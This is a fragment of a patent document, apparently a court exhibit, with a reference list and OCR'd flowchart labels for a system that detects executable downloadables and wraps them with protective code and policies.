Zhang, X.N., "Secure Code Distrubtion", IEEE/IEE Electronic Library online, Computer, vol. 30, Issue 6, Jun., 1997, pp.: 76-79.

Khare, Rohit, "Microsoft Authenticode Analyzed", Jul. 22, 1996, 2 pages. URL: http://www.xent.com/FoRK-archive/summer96/0338.html.

"Release Notes for the Microsoft ActiveX Development Kit", Aug. 13, 1996, 11 pages URL: http://activex.adsp.or.jp/inetsdk/readme.txt.

"Microsoft ActiveX Software Development Kit", Aug. 12, 1996, 6 pages. URL: http://activex.adsp.or.jp/inetsdk/help.overview.htm.

* cited by examiner




FIG. 1a




FIG. 1b




FIG. 1c



200
201
202
Processor(s)
203
Input Device(s)
204
Output Device(s)
205
Computer Readable Storage Medium Reader
206
Computer Readable Storage Medium
207
Communications Interface
208
Storage
209
Working Memory
291
Operating System
292
Other Programs

FIG. 2



300
Received Information
(Non-Executable/ Executable Info)
302
Firewall
320
(PE)
310
301
Server
Protection Engine (PE)
Not Executable
331
MPC
XEQ
POL
341
343
342
340
303

FIG. 3



400
401
NXEQ
XEQ
Information Monitor
User, policy, interfacing or other information
Security/ Authentication Policies
481
482
Policy/ Authentication Reader-Analyzer
Buffer
407
408
402
403
431
432
433
421
422
Agent Generator
MPC Gen.
Policy Gen
Storage
Detection Engine
Inspection Param
Code Detector
MPC
POL
404
Protected Package Engine
XEQ
Linking Engine
405
Not Executable (NXEQ)
343
342
341
340
XEQ
POL
MPC
406
Transfer Engine

FIG. 4




FIG. 6a




FIG. 5




FIG. 6b




FIG. 7a




FIG. 7b




FIG. 8



Start
Monitor re-communicator (e.g. server) operation
901
Receive information having a protected information destination (a "potential-Downloadable")
903
Determine source trustworthiness
905
Trusted ?
907
No
Undetermined
Yes
1
2
909
Prevent current delivery
911
Notify Client(s), Administrator
Determine whether the potential-Downloadable includes executable code
913
1
2
Includes Code ?
915
No
Yes
917
Cause potential-Downloadable to be delivered to the information-destination
Form a protection agent corresp to mobile protection code, potential-Downloadable (now a detected-Downloadable) + any protection policies
919
Cause the protection agent to be delivered to the information-Destination
921
End

FIG. 9




FIG. 10B




FIG. 10A



Start
Install mobile protection code elements and policies within a destination device
1101
Load the downloadble without actually initiating it
1102
Form an access interceptor for intercepting downloadable destination device access attempts within the destination device
1103
Initiate the Downloadable within the destination device
1105
Malicious access
1107
No
Yes
Determine policies in accordance with the access attempt
1109
Execute the policies (including causing an allowable response expected by the Donwloadable to be returned to the Downloadable)
1111
End

FIG. 11

CORRECTED EXHIBIT R

Part 4 of 6

